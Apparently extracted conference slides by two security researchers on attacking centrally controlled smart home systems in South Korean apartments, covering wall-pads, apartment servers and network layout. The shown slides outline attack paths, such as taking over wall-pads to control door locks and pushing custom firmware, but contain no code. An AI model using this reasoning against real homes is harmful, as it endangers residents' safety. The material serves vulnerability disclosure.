

# Pwning Centrally- Controlled Smart Home

Team. Emothrams

Sanghyun Park, Seongjoon Cho

# SANGHYUN PARK

Sanghyun Park (aka. zzado)

Member @Emohtrams

Assessor @FSI (Financial Security Institute)

CTF Player @TENDOLLAR

Interested in Bug hunting and CTF

[zzado@fsec.or.kr](mailto:zzado@fsec.or.kr)

[fb.com/zzado](https://fb.com/zzado)

[zzado.kr](http://zzado.kr)



# SEONGJOON CHO

Seongjoon Cho (aka. DelsponN)

PM @Emohtrams

Student @Hanyang Univ.

CTF Player @ReverseLab

Mentee @B.O.B(Best of the Best)

Interested in System, IoT and CTF


[delsponn@gmail.com](mailto:delsponn@gmail.com)

[fb.com/INJECT7](https://fb.com/INJECT7)

[delspon.com](http://delspon.com)



# What is Smart home?



Smart home is a technology that **remotely** controls or monitors household appliances

# Centrally-Controlled Smart Home



**Central Controlled Smart Home** refers to a system that monitors and controls smart home devices through **a single interface**

# Smart home in South Korea



- Smart homes system is very popular in South Korea
- Many newly built apartment complexes have centrally controlled smart homes
- In South Korea, smart homes are designed to control not only basic smart home devices, but also public facilities

# Pwning Centrally-Controlled Smart Home



- We analyzed some smart home products and can found vulnerability
- Then we confirmed that we could attack all smart home devices with vulnerability
  - such as opening door lock, tetris with building lights...
- We will share the background knowledge needed for the analysis and the successful cases of the attack

# INDEX

- Background Knowledge
  - Smart Home System structure
  - Analysis & exploit
- Exploit Case



# User Interface



Mobile App



Wall-pad

# User Interface : wall-pad

Lighting  
Gas valve  
Heating/Cooling  
System



CCTV  
Elevator  
Door lock  
etc..

All smart home devices are connected to the wall-pad  
(wireless or wirelessly)

# Network Structure




Main Server

Server by apartment complex


A rounded rectangular box containing four icons: a vehicle door, an elevator, a speedometer, and a security guard.

**Public facilities**  
(elevator, CCTV, vehicle door...)



Wall-pads in each house


# Connected to the Internet



# Connected to the Smart home network (Internal Network)

# How does works smart home?

**“Turn off the lights in Apartment XX 103-200”**





**Main Server**

**Server by apartment complex**





**Apt XX**




**Wall-pads in each house**

# How does works smart home?



# How does works smart home?





# Summary : Smart home structure features


- All smart home devices are controlled by the wall-pads
  - If we take control of the wall-pad, we can take control of all the smart home devices!
- Wall-pads and public facilities are located in internal network called the smart home network
  - When we connect to the smart home network, we can directly access the Wall-pads and public facilities!
- The Apartment server plays the role of PMS server and DMZ
  - We can get access to smart home networks from the internet
  - We can update the custom firmware on the Wall-pad



